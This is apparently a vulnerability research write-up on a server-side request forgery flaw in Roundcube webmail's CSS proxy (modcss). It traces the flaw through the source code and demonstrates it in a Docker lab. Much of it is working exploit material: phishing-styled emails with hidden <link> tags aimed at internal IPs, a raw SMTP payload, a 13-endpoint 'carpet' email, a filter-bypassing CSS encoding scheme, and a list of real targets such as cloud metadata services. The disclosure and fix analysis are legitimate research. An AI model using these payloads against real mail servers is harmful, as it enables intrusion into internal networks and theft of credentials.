I've spent years digging into webmail clients, and Roundcube is one of the most widely deployed open-source options out there. Universities, hosting providers, and self-hosted setups all use it. That surface area made it an interesting target.
This technical research documents a Server-Side Request Forgery vulnerability I found on Roundcube's latest version. What started as "let's see how it handles HTML email rendering" turned into a full non-blind SSRF with response disclosure, meaning internal network data lands directly in the victim's browser.
No authentication bypass required. No JavaScript. The victim just opens the email and allows remote resources.
As a matter of fact, a victim is not even needed to tirgger the SSRF if a valid roundcube user is obtained.
Background
Roundcube renders HTML emails inside an iframe using a sanitization layer called washtml. The idea is to strip dangerous tags, rewrite URLs, and serve the result safely. It mostly does this correctly. The problem is in how it handles <link rel="stylesheet"> tags.
When Roundcube encounters a link tag with an http:// or https:// href during email rendering, it doesn't just pass it through, it stores the URL server-side in the PHP session and rewrites the href to point at a local proxy endpoint:
<link rel="stylesheet" href="http://attacker.com/evil.css">becomes
<link rel="stylesheet" href="/index.php?_action=modcss&u=tmp-[md5hash].css">When the victim's browser loads that rewritten URL, Roundcube fetches the original target from its own server and proxies the response back to the browser.
That's the bug. In theory, the modcss endpoint was designed to sanitize external CSS before serving it, strip dangerous rules, scope selectors to the email container and prevent expression() attacks. In practice, there's nothing stopping you from pointing that href at http://127.0.0.1:6379 or http://169.254.169.254/latest/meta-data/ because the only validation at every hop is a regex checking the URL starts with http:// or https://.
Finding It
I was reading through program/actions/mail/index.php looking at how the email renderer processes <link> tags when I hit washtml_link_callback() at line 1283.
Before reaching that callback, the <link> tag's href passes through rcube_washtml::wash_attribs(), which calls wash_link() for href attributes. That function blocks javascript:, vbscript:, and data: schemes explicitly but anything matching ^([a-z][a-z0-9.+-]+:|//|#) passes straight through. An http:// pointing at 127.0.0.1 clears every check without resistance.
// program/lib/Roundcube/rcube_washtml.php:432
private function wash_link($href)
{
    if (strlen($href) && !preg_match('!^(javascript|vbscript|data:)!i', $href)) {
        // ...
        if (preg_match('!^([a-z][a-z0-9.+-]+:|//|#).+!i', $href)) {
            return $href;  // <= any http:// passes, including RFC1918
        }
    }
    return '';
}
After wash_attribs() returns, execution lands in washtml_link_callback():
// program/actions/mail/index.php:1283
if ($tag == 'link' && preg_match('/^https?:\/\//i', $attrib['href'])) {
    $tempurl = 'tmp-' . md5($attrib['href']) . '.css';
    $_SESSION['modcssurls'][$tempurl] = $attrib['href'];
    $attrib['href'] = $rcmail->url(['action' => 'modcss', 'u' => $tempurl]);
}
One check. The URL must start with http:// or https://. That's it. No allowlist, no RFC1918 check, no port restriction, no hostname validation. Whatever you put in the href ends up in $_SESSION['modcssurls'] verbatim, keyed by the MD5 hash of the URL, deterministic and predictable.
Then I followed the session lookup to program/actions/utils/modcss.php:
// program/actions/utils/modcss.php:~50
$realurl = $_SESSION['modcssurls'][$url];

if (!preg_match('~^https?://~i', $realurl)) {
    $rcmail->output->sendExitError(403, 'Invalid URL');
}

$client   = rcube::get_instance()->get_http_client();
$response = $client->get($realurl);
Same check. Same result. The http:// prefix is the only gate and a private IP passes it just as well as a public one. Then the response handling:
$ctype_regexp = '~^text/(css|plain)~i';

if ($source !== false && $ctype && preg_match($ctype_regexp, $ctype)) {
    $rcmail->output->sendExit(
        rcube_utils::mod_css_styles($source, $container_id, false, $css_prefix),
        ['Content-Type: text/css']
    );
}
Both text/css and text/plain are accepted. If the target responds with either, the body goes straight back to the victim's browser through mod_css_styles(). This is what makes the SSRF non-blind, the response is proxied, not discarded.
The HTTP client itself has no mitigations:
// program/lib/Roundcube/rcube.php:276
public function get_http_client($options = []) {
    $defaults = ['timeout' => 30, 'connect_timeout' => 5, 'read_timeout' => 120];
    return new HttpClient(
        $options + ($this->config->get('http_client') ?? []) + $defaults
    );
}
No allow_redirects => false. No blocklist. No allowlist. Guzzle follows redirects by default, meaning an open redirect on any reachable external host can bounce the request to an internal address even after any future naive hostname check.
The CSS Filter And How to Beat It
Before getting excited, there's an issue. The response body doesn't reach the browser raw, it goes through mod_css_styles() first, which calls sanitize_css_block(), which calls parse_css_block(). That last function parses CSS property name/value pairs and enforces a strict requirement on property names:
// program/lib/Roundcube/rcube_utils.php
if (strlen($name) && !preg_match('/[^a-z-]/', $name) && strlen($value)) {
    $result[] = [$name, $value];
}
Property names must match [a-z-] only. No digits. No underscores. No uppercase.
I spent an annoying amount of time wondering why my data wasn't showing up in DevTools. The internal API was returning things like --data-01: stolen stuff; and every single property was being silently dropped, no error, no warning, just gone.
/* Silently dropped digit in property name */
body { --data-01: aws_key_id=AKIA...; }

/* Passes through mod_css_styles() intact */
body { --rc-a: aws_key_id=AKIA...; --rc-b: more data; }
The fix is letter-only sequences. The internal API was updated to generate --rc-a, --rc-b, --rc-c... using a generator that produces --rc-a through --rc-z, then --rc-aa, --rc-ab, and so on, enough headroom for any response size.
Once that change landed, the data appeared in full in the Network tab. That was the moment the SSRF went from interesting to dangerous.
It's worth noting that mod_css_styles() also blocks @import, expression, CSS escape sequences (\XX hex notation), and CSS comments after stripping. Those protections are real. The property name filter is the only restriction that matters for data encoding and it's bypassable with letter-only names.
Lab Setup
I built a Docker lab to prove this cleanly. The key design constraint: the internal target has to be genuinely unreachable from the browser, otherwise, you're just demonstrating "SSRF where the browser could make the same request", which is a much weaker claim.
The lab uses a two-network design. A public bridge for mail and Roundcube, and a separate internal: true network connecting only Roundcube and the SSRF target:
networks:
  ssrf-public:           # normal bridge internet access, host can reach
    name: ssrf-public
    driver: bridge
    ipam:
      config:
        - subnet: 172.20.0.0/24
          gateway: 172.20.0.1

  ssrf-internal:         # internal: true no gateway, host has no route in
    name: ssrf-internal
    driver: bridge
    internal: true
    ipam:
      config:
        - subnet: 172.20.1.0/24
ssrf-public 172.20.0.0/24
├── 172.20.0.1 Kali host / Docker gateway
├── 172.20.0.2 mail docker-mailserver (SMTP/IMAP)
└── 172.20.0.3 roundcube webmail (host port 8000 =>80)
ssrf-internal 172.20.1.0/24 (internal: true)
├── 172.20.1.3 roundcube also here, bridges both networks
└── 172.20.1.10 internal-api Flask API, NO host ports, SSRF targetRoundcube sits on both networks. That's intentional, it needs ssrf-public to talk to the mail server and expose port 8000, and it needs ssrf-internal to reach the SSRF target. The Kali host and the victim's browser can only see ssrf-public.
Isolation proof:
# From Kali host no route into ssrf-internal
curl -s --max-time 3 http://172.20.1.10/api/keys
# curl: (28) Connection timed out

# From a container on ssrf-public simulates victim's browser
docker run --rm --network ssrf-public alpine sh -c \
  "apk add -q curl 2>/dev/null; curl -s --max-time 3 http://172.20.1.10/api/keys"
# curl: (28) Connection timed out

# From inside Roundcube same ssrf-internal bridge as internal-api
docker exec roundcube curl -s http://172.20.1.10/api/keys
# div.keys { --rc-a: aws_key_id=AKIAIOSFODNN7EXAMPLE | ... }
That's the isolation. Two different networks, same Roundcube container bridging them. The browser can't reach 172.20.1.10. Roundcube can. That's the boundary the SSRF crosses.
Two bugs surfaced during setup worth documenting:
SSL_TYPE=none rejected by current docker-mailserver newer versions hard-exit on this value. The correct way to disable TLS is an empty string:
# Wrong hard-exits
- SSL_TYPE=none

# Correct
- SSL_TYPE=
depends_on: condition: service_healthy cascade failure docker-mailserver takes 60-90 seconds on first boot to initialise Postfix and Dovecot. The healthcheck timed out before mail was ready, killing the whole stack. Dropping to depends_on: - mail (service_started) fixes this, Roundcube handles IMAP connection retries internally.
Phase 1: Proving the Server-Side Fetch
This is the foundational proof confirming the HTTP request genuinely comes from Roundcube's PHP server and not from the victim's browser. Two roles: attacker sends the trigger email and listens for events; victim opens the email and allows remote fetching.
The Exploit Script
roundcube_ssrf_zeroday.py runs in two modes, a listener that waits for the server-side callback, and a sender that crafts and delivers the trigger email.

Starting the listener (Terminal 1):
python3 roundcube_ssrf_zeroday.py listen SSRF Listener + Response Reading Demo
─────────────────────────────────────────────────────────
Binding on 0.0.0.0:8888
Docker host 172.20.0.1:8888 (reachable from Roundcube)
This listener returns a CSS response with custom properties
that survive mod_css_styles and reach the victim's browser.
After victim opens the email:
Here -> you see the GuzzleHttp request from 172.20.0.3
DevTools -> Network -> filter "modcss" -> Response tab
-> you see the CSS body containing stolen metadata
─────────────────────────────────────────────────────────Sending the trigger (Terminal 2):
python3 roundcube_ssrf_zeroday.py sendThe sender builds and delivers this email to [email protected]:
html = f"""<!DOCTYPE html>
<html>
<head>
  <!-- SSRF probe 1: internal Docker target (mail container) -->
  <link rel="stylesheet" href="http://172.20.0.2/probe">

  <!-- SSRF probe 2: our listener on the Docker host -->
  <!-- Proves server-side fetch via GuzzleHttp from 172.20.0.3 -->
  <!-- Returns CSS custom properties readable in DevTools -->
  <link rel="stylesheet" href="http://172.20.0.1:8888/ssrf-data">
</head>
<body>
  <p>Dear user,</p>
  <p>Please review your Q1 2026 account statement.</p>
  <p>Regards,<br>Security Team</p>
</body>
</html>"""
What Goes Over the Wire
This is the raw SMTP payload that lands in the victim's inbox. The malicious <link> tags are hidden inside the HTML part, invisible to the mail client UI:
EHLO lab.local
MAIL FROM:<[email protected]>
RCPT TO:<[email protected]>
DATA

MIME-Version: 1.0
Content-Type: multipart/alternative; boundary="===============boundary=="
Subject: Account Statement Q1 2026
From: Security Team <[email protected]>
To: [email protected]

--===============boundary==
Content-Type: text/plain; charset="utf-8"

Please view this email in HTML.

--===============boundary==
Content-Type: text/html; charset="utf-8"

<!DOCTYPE html>
<html>
<head>
  <link rel="stylesheet" href="http://172.20.0.2/probe">
  <link rel="stylesheet" href="http://172.20.0.1:8888/ssrf-data">
</head>
<body>
  <p>Dear user,</p>
  <p>Please review your Q1 2026 account statement.</p>
  <p>Regards,<br>Security Team</p>
</body>
</html>
--===============boundary==--
The victim sees a normal-looking email. No attachments. No suspicious links in the body. The <link> tags live in <head>, rendered invisibly by the mail client. When Roundcube processes the HTML, washtml_link_callback() catches both <link> hrefs and stores them in the session. The moment the email is opened and remote resources are allowed, both Guzzle fetches fire.
The Listener Response
The listener doesn't just log the request, it returns a valid CSS response with custom properties that survive mod_css_styles() and reach the victim's browser:
{% raw %}
css_body = f"""body {{
    --ssrf-confirmed: true;
    --fetched-by: roundcube-container-172-20-0-3;
    --requested-path: {path};
    --client-ip: {client_ip};
    --user-agent: {user_agent[:50]};
    --note: browser-cannot-reach-172-20-0-x-directly;
}}"""
{% endraw %}
This response is served with Content-Type: text/css, passing the ctype_regexp check in modcss.php, and the CSS custom property names are letter-only, passing parse_css_block(). The data arrives in the victim's browser as a stylesheet.
What the Attacker Sees
Attacker sends a malicious email and starts a listener:
Victim clicks "Allow" for remote fetching:

The listener receives:
==============================================================
  *** REQUEST RECEIVED ***
==============================================================
  Path        /ssrf-data
  From IP     172.20.0.3
  User-Agent  GuzzleHttp/7
==============================================================
  [SSRF CONFIRMED] Server-side fetch from Roundcube container
  Browser IP would be 192.168.1.x or 172.20.0.1 - not this
Two signals that confirm server-side origin:
- Source IP
172.20.0.3- that's the Roundcube PHP container. Not the browser. Not the Kali host. The request came from the server's network interface. - User-Agent
GuzzleHttp/7- that's PHP's Guzzle HTTP library. No browser sends this. Firefox sendsMozilla/5.0. Guzzle sendsGuzzleHttp/7.
If the fetch were coming from the browser, the source IP would be the victim's machine and the User-Agent would be a browser string. It isn't. Server-side fetch confirmed.
Phase 2: Reading Internal Data
The internal API at 172.20.1.10 serves both fake sensitive data and real reads from the container's own filesystem. Everything is encoded as CSS custom properties with letter-only names so it survives mod_css_styles().
The Internal API
The Flask server at 172.20.1.10 exposes 13 endpoints. A helper function handles the CSS encoding, chunking data into 120-character segments and generating letter-only property names:
{% raw %}
def chunk_name(i: int) -> str:
    # Generates --rc-a, --rc-b, ..., --rc-z, --rc-aa, --rc-ab ...
    # Digits are banned by parse_css_block() - letters only
    alpha = "abcdefghijklmnopqrstuvwxyz"
    if i < 26:
        return f"--rc-{alpha[i]}"
    return f"--rc-{alpha[(i // 26) - 1]}{alpha[i % 26]}"

def css_wrap(data: str, selector: str = "body") -> str:
    # Escape characters that break CSS parsing
    safe = (data
            .replace(";", "[SC]")
            .replace("{", "[LB]")
            .replace("}", "[RB]"))
    chunks = [safe[i:i+120].strip() for i in range(0, len(safe), 120)]
    lines  = [f"  {chunk_name(idx)}: {chunk};" for idx, chunk in enumerate(chunks) if chunk]
    return f"{selector} {{\n" + "\n".join(lines) + "\n}\n"
{% endraw %}
All endpoints return Content-Type: text/css, passing the ctype_regexp check, with the data encoded via css_wrap(). The full endpoint list:
/api/keys           AWS credentials - JWT secret - API tokens      CRITICAL
/api/config         DB password - Redis config - internal IPs       CRITICAL
/api/users          User directory - emails - bcrypt hashes         HIGH
/admin              Admin panel - active sessions - version info    HIGH
/real/env           REAL process environment variables              HIGH
/real/passwd        REAL /etc/passwd from container                 MEDIUM
/real/hosts         REAL /etc/hosts                                 MEDIUM
/real/resolv        REAL /etc/resolv.conf                           MEDIUM
/real/proc-version  REAL /proc/version - kernel fingerprint         LOW
/real/hostname      REAL hostname - FQDN - container IP             LOW
/files/passwd       Simulated passwd-style data                     LOW
/api/health         Network topology - container IPs                LOW
/                   Index - server timestamp - endpoint list        INFO
The Disclosure Script
ssrf_to_disclosure.py runs in several modes. The most impactful is carpet - all 13 endpoints injected as <link> tags into a single email:
python3 ssrf_to_disclosure.py carpetThis builds and delivers one email containing 13 <link> tags:
link_tags = "\n".join(
    f'  <link rel="stylesheet" href="http://172.20.1.10{ep}">'
    for ep, _, _ in ENDPOINTS
)

html = f"""<!DOCTYPE html>
<html>
<head>
{link_tags}
</head>
<body>
  <p>Dear user,</p>
  <p>Please review the attached security advisory for your account.</p>
  <p>Best regards,<br>Security Operations</p>
</body>
</html>"""
Or target a single endpoint:
python3 ssrf_to_disclosure.py send --endpoint /api/keysWhat Goes Over the Wire
The raw HTML part of the carpet email. Victim's mail client renders the body text - the <link> tags in <head> are invisible:
<!DOCTYPE html>
<html>
<head>
  <link rel="stylesheet" href="http://172.20.1.10/api/keys">
  <link rel="stylesheet" href="http://172.20.1.10/api/config">
  <link rel="stylesheet" href="http://172.20.1.10/api/users">
  <link rel="stylesheet" href="http://172.20.1.10/admin">
  <link rel="stylesheet" href="http://172.20.1.10/real/env">
  <link rel="stylesheet" href="http://172.20.1.10/real/passwd">
  <link rel="stylesheet" href="http://172.20.1.10/real/hosts">
  <link rel="stylesheet" href="http://172.20.1.10/real/resolv">
  <link rel="stylesheet" href="http://172.20.1.10/real/proc-version">
  <link rel="stylesheet" href="http://172.20.1.10/real/hostname">
  <link rel="stylesheet" href="http://172.20.1.10/files/passwd">
  <link rel="stylesheet" href="http://172.20.1.10/api/health">
  <link rel="stylesheet" href="http://172.20.1.10/">
</head>
<body>
  <p>Dear user,</p>
  <p>Please review the attached security advisory for your account.</p>
  <p>Best regards,<br>Security Operations</p>
</body>
</html>
When washtml_link_callback() processes this, it stores all 13 URLs in $_SESSION['modcssurls'], one entry per <link> tag, keyed by md5(url). When the browser renders the email, it fires 13 separate requests to /index.php?_action=modcss&u=tmp-[hash].css, and Roundcube issues 13 Guzzle fetches to the internal API. All 13 appear as separate modcss entries in DevTools.
What the Internal API Returns
A direct request to the internal API (only reachable from within the Docker network) shows exactly what Roundcube fetches and proxies:
docker exec roundcube curl -s http://172.20.1.10/api/keysdiv.keys {
--rc-a: aws_key_id=AKIAIOSFODNN7EXAMPLE | aws_secret=wJalrXUtnFEMI/K7MDENG/bPxRfi;
--rc-b: CYEXAMPLEKEY | aws_region=eu-west-1 | jwt_secret=HS256_secret_never_share_x;
--rc-c: K92mPqR7vBn | api_internal=int_live_sk_9f8e7d6c5b4a3f2e1d0c9b8a | encrypti;
--rc-d: on_key=AES256_b64_dGhpcyBpcyBhIHRlc3Qga2V5;
}That response travels from the internal container -> Guzzle -> mod_css_styles() -> sendExit() -> victim's browser. Decoded back to plain text:
docker exec roundcube curl -s http://172.20.1.10/api/keys | \
    python3 ssrf_to_disclosure.py decode
aws_key_id AKIAIOSFODNN7EXAMPLE
aws_secret wJalrXUtnFEMI/K7MDENG/bPxRfiCYEXAMPLEKEY
aws_region eu-west-1
jwt_secret HS256_secret_never_share_xK92mPqR7vBn
api_internal int_live_sk_9f8e7d6c5b4a3f2e1d0c9b8a
encryption_key AES256_b64_dGhpcyBpcyBhIHRlc3Qga2V5Reading the Data in DevTools
The PoC sends a trigger email with a <link> pointing at /api/keys. When the victim opens the email and clicks Allow, Roundcube fetches the endpoint server-side and the response is proxied back through the modcss endpoint.

F12 => Network => filter "modcss" => click request => Response tabThe Response tab:
div.keys {
  --rc-a: aws_key_id=AKIAIOSFODNN7EXAMPLE | aws_secret=wJalrXUtnFEMI/K7MDENG...
  --rc-b: jwt_secret=HS256_never_share_xK92mPqR7vBn | api_internal=int_live_sk_9f...
  --rc-c: encryption_key=AES256_b64_dGhpcyBpcyBhIHRlc3Qga2V5;
}
That came from http://172.20.1.10/api/keys. A container that the browser, and even the Kali host, has zero route to. Roundcube fetched it server-side and handed the response back through its own CSS proxy endpoint.
The same attack works against /real/passwd, /real/env, /real/hosts, real files read from the container's filesystem, returned as CSS, decoded in the browser. No out-of-band infrastructure needed. No callback server. No timing oracle. Just DevTools.
What This Hits in the Real World
The lab uses a purpose-built API. In a real deployment, the list of interesting targets is significantly worse:
| Target | What you get |
|---|---|
| Redis (127.0.0.1:6379, no auth) | Session tokens, cached credentials |
| AWS metadata (169.254.169.254) | IAM role credentials, instance identity |
| GCP metadata service | Service account tokens |
| Elasticsearch (:9200) | Full index data, PII |
| Kubernetes API (:6443) | Secrets, pod specs, RBAC config |
| Consul / etcd (:8500/:2379) | Service registry, config KV store |
| Internal admin panels | Application config, user data, API keys |
Because Guzzle follows redirects by default, an open redirect on any reachable external host extends this further. Point the href at a redirect that bounces to 169.254.169.254 and you've bypassed any naive hostname check a partial fix might introduce.
A note on real-world exploitability.
The server-side fetch is unconditional. Open the email, Roundcube makes the request. That works against any internal HTTP service, full stop, network reconnaissance, service fingerprinting, port probing. No content-type requirement. No victim interaction beyond opening the email and allowing remote resources.
The non-blind data disclosure has constraints. For the response to reach the browser, the victim needs remote content loading enabled (allow_remote), and the internal target must return Content-Type: text/css or Content-Type: text/plain with at least one CSS block ({ }) in the body.
The text/plain acceptance is worth noting, it's a wider net than CSS alone. Health endpoints, config dumps, environment variable APIs, anything returning raw text with curly braces qualifies. A service returning:
HTTP/1.1 200 OK
Content-Type: text/plain

STATUS { db=up | secret_key=abc123 | uptime=99.9 }
...passes the ctype_regexp check, passes the { check inside mod_css_styles(), and delivers secret_key=abc123 to the browser through --rc-a. That's a realistic target.
The SSRF is real and unconditional. The full data disclosure requires a cooperative response format, but text/plain makes that bar lower than it looks.
The Vulnerability Chain
Three distinct issues combine here. Each has its own root cause, its own file, and its own independent fix location. Worth separating clearly.
Issue 1 Missing input validation at the injection point
CWE-184: Incomplete List of Disallowed Inputs
washtml_link_callback() in index.php:1283 accepts any http:// URL verbatim and stores it in the PHP session. No allowlist. No RFC1918 block. No port restrictions. This is where the attack enters the system, a correct fix here prevents everything downstream independently of any fix in modcss.php.
Issue 2 SSRF in the fetch handler
CWE-918: Server-Side Request Forgery
modcss.php:~50 reads the session-stored URL and passes it directly to $client->get() with no private range validation. The Guzzle client follows redirects by default, has no allowlist, and no timeout on redirect depth. Even if the injection point were fixed, this is independently dangerous if any future code path writes to $_SESSION['modcssurls']. Defense in depth requires the check at the fetch site too.
Issue 3 Non-blind response proxying
CWE-200: Exposure of Sensitive Information to an Unauthorized Actor
modcss.php returns the full fetched response body to the victim's browser when Content-Type: text/css or text/plain. This is the architectural decision that separates this from a standard blind SSRF, the feature was designed to sanitize CSS content, not proxy arbitrary HTTP responses from internal services. The non-blind nature raises this from medium to high severity.
Taint Flow Analysis
If you've read this far, you already know what the bug does. This section is about why the code behaves this way, tracing the exact path tainted data travels from attacker input to server-side fetch to browser response.
Source
The taint originates in the HTML email body. The attacker controls the href attribute of a <link rel="stylesheet"> tag:
<link rel="stylesheet" href="http://172.20.1.10/api/keys">This is user-supplied data entering the application through the email rendering pipeline. At this point, nothing has touched it.
Tainted-Flow-1 rcube_washtml::dumpHtml() => washtml_link_callback()
program/lib/Roundcube/rcube_washtml.php:563
The DOM walker hits the link tag and checks if a callback is registered for it. It is washtml_link_callback. The tainted href value is extracted and passed into that callback via wash_attribs(), which calls wash_link() for href attributes.
if (!empty($this->handlers[$tagName])) {
    $callback = $this->handlers[$tagName];
    $dump .= call_user_func($callback, $tagName,
        $this->wash_attribs($node), ...);
}
wash_link() only blocks javascript:, vbscript:, and data:. An http:// pointing at a private IP passes straight through and arrives at the callback intact.
